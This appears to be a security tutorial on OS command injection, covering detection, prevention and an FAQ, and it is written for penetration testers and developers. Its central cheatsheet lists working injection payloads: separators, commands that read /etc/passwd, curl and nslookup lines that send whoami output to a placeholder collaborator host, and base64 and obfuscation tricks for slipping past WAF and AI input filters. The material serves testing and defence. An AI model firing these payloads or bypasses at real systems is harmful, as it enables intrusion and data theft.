


OS Command Injection is a critical vulnerability (CWE-78) where an attacker executes arbitrary operating system commands via a vulnerable application. It occurs when user-supplied data is passed to a system shell without proper validation. Prevention requires avoiding shell execution functions, using parameterized APIs (e.g., execFile), and implementing strict allow-list input validation.
What is OS Command Injection?
OS Command Injection is a critical web security vulnerability that allows attackers to execute arbitrary operating system commands on the server hosting an application. This happens when an application incorporates user-controllable data (forms, cookies, HTTP headers, or API parameters) into a system shell command without strict validation or sanitization.
Also read: Javascript Injection
Unlike Code Injection (where the attacker injects application-level code like PHP or Python), Command Injection extends the default functionality of the application by chaining OS-level commands using shell metacharacters. In 2026, this remains a top threat, especially in legacy microservices and poorly configured CI/CD pipeline scripts.
Command Injection vs. Code Injection: What’s the Difference?
|
Feature
|
Command Injection
|
Code Injection
|
|---|---|---|
|
Execution Level
|
Operating System (OS) Shell
|
Application Interpreter (e.g., PHP, Node.js, Python)
|
|
Goal
|
Run system commands (
whoami, ls, ipconfig) |
Execute application code (
phpinfo(), eval, require) |
|
Root Cause
|
Unsafe use of system calls (
system(), exec(), shell_exec()) |
Unsafe evaluation of user input (
eval(), include(), pickle.loads()) |
How to Detect Command Injection in Apps?
Modern applications and AI-driven WAFs often suppress error messages, leading to Blind Command Injection. Use these detection techniques:
- Time-Based Delays: Inject a command that causes a measurable delay. If the HTTP response takes 10 seconds longer, the injection is likely successful.
-
Payload: || ping -c 10 127.0.0.1 || (Linux) or & ping -n 10 127.0.0.1 & (Windows)
-
- Out-of-Band (OOB) Exploitation: Trigger a network request (DNS or HTTP) to a server you control (e.g., Burp Collaborator, interactsh, or a custom webhook).
-
Payload: || nslookup your-collaborator-id.oastify.com ||
-
- Output Redirection: Write the output of a command to a web-accessible file and retrieve it via HTTP.
- Payload: ||
whoami > /var/www/html/proof.txt ||
- Payload: ||
Command Injection Cheatsheet (2026)
Disclaimer: Use these payloads only on systems you own or have explicit, written permission to test during authorized penetration tests.
1. Command Separators (The Foundation)
Use these to chain your payload after the legitimate command:
- ; (Linux/Windows) – Execute sequentially
- | (Linux/Windows) – Pipe output
- || (Linux/Windows) – Execute if previous command fails
- && (Linux/Windows) – Execute if previous command succeeds
- & (Linux/Windows) – Execute in background
- %0a or %0d%0a – URL-encoded newline (Linux)
2. Linux / Unix Payloads
# Basic Reconnaissance
| whoami
; uname -a
| cat /etc/passwd
| ifconfig || ip a

# Advanced Chaining
| ls -la /var/www
; netstat -an | grep ESTABLISHED
`id`
$(id)
3. Windows Payloads
# Basic Reconnaissance
| whoami
& ipconfig /all
| dir C:\Users
| type C:\Windows\System32\drivers\etc\hosts
# Advanced Chaining
& net user
| systeminfo
%0a whoami %0a
4. Blind & Time-Based Payloads
# Linux Time Delay
; sleep 10
| ping -c 10 127.0.0.1
# Windows Time Delay
& ping -n 10 127.0.0.1
& timeout /t 10
# Linux OOB (DNS/HTTP Exfiltration)
| nslookup $(whoami).your-collaborator-id.oastify.com
| curl http://your-collaborator-id.oastify.com/$(whoami)
5. Modern WAF & AI-Filter Bypass Techniques
Web Application Firewalls (WAFs) and AI-driven input filters often block common keywords. Try these advanced bypasses:
- Wildcard Obfuscation: c\at /et\c/pa\sswd
- Variable Concatenation: a=who;b=ami;$a$b
- Base64 Encoding: echo ‘d2hvYW1p’ | base64 -d | bash (decodes to whoami)
- Alternative Interpreters: /usr/bin/python3 -c ‘import os; os.system(“whoami”)’
- String Reversal: echo ‘imaohw’ | rev | bash
How to Prevent Command Injection
To secure your application against CWE-78 in modern cloud and containerized environments, implement these defense-in-depth strategies:
Primary Defense
- Avoid OS Commands Entirely:
- The most effective defense is to never call OS commands from your application. Use built-in, safer language libraries instead (e.g., use a native ZIP library instead of calling the system zip executable, or use a database ORM instead of calling a CLI database tool).
- Use Strongly Typed, Parameterized APIs: If you must execute an OS command, use APIs that do not invoke a shell interpreter. Pass arguments as strict arrays, not concatenated strings.
- Python: Use subprocess.run([“ls”, “-l”, user_input], shell=False)
- Node.js: Use child_process.execFile(“ls”, [“-l”, user_input])
- Strict Input Validation (Allow-listing):
- Validate all user input against a strict, positive regular expression (e.g., only allow alphanumeric characters [a-zA-Z0-9]). Reject any input containing shell metacharacters (; | & $ < > ( ) { } [ ] \n \r).
Secondary Defense
- Escaping (If Parameterization is Impossible): If you are forced to use dynamic shell commands, you must rigorously escape all shell metacharacters. Note: OWASP warns this is highly error-prone and varies by OS/shell (e.g., Bash vs. CMD). Use language-specific escaping libraries (e.g., escapeshellarg() in PHP), but prefer Primary Defenses.
- Principle of Least Privilege: Run the application server, container, or Lambda function with the absolute minimum OS permissions required. Never run web services as root, SYSTEM, or with broad Kubernetes Service Account permissions.
- Environment Isolation: Execute risky operations inside chroot jails, heavily restricted Docker containers, or sandboxed environments to limit the blast radius if an injection occurs.
Frequently Asked Questions (FAQ)
1. What is the most common cause of command injection?
The most common cause is the use of unsafe functions like system(), exec(), or shell_exec() that concatenate unsanitized user input directly into an OS command string.
2. Can command injection lead to full server compromise?
Yes. If the vulnerable application runs with elevated privileges (e.g., root, SYSTEM, or an over-permissioned Kubernetes service account), an attacker can read sensitive files, install backdoors, or pivot to the internal network.
3. How do I test for blind command injection?
Use time-based payloads (e.g., sleep 10 or ping -n 10 127.0.0.1) or Out-of-Band (OOB) techniques like triggering a DNS lookup to a server you control (e.g., Burp Collaborator).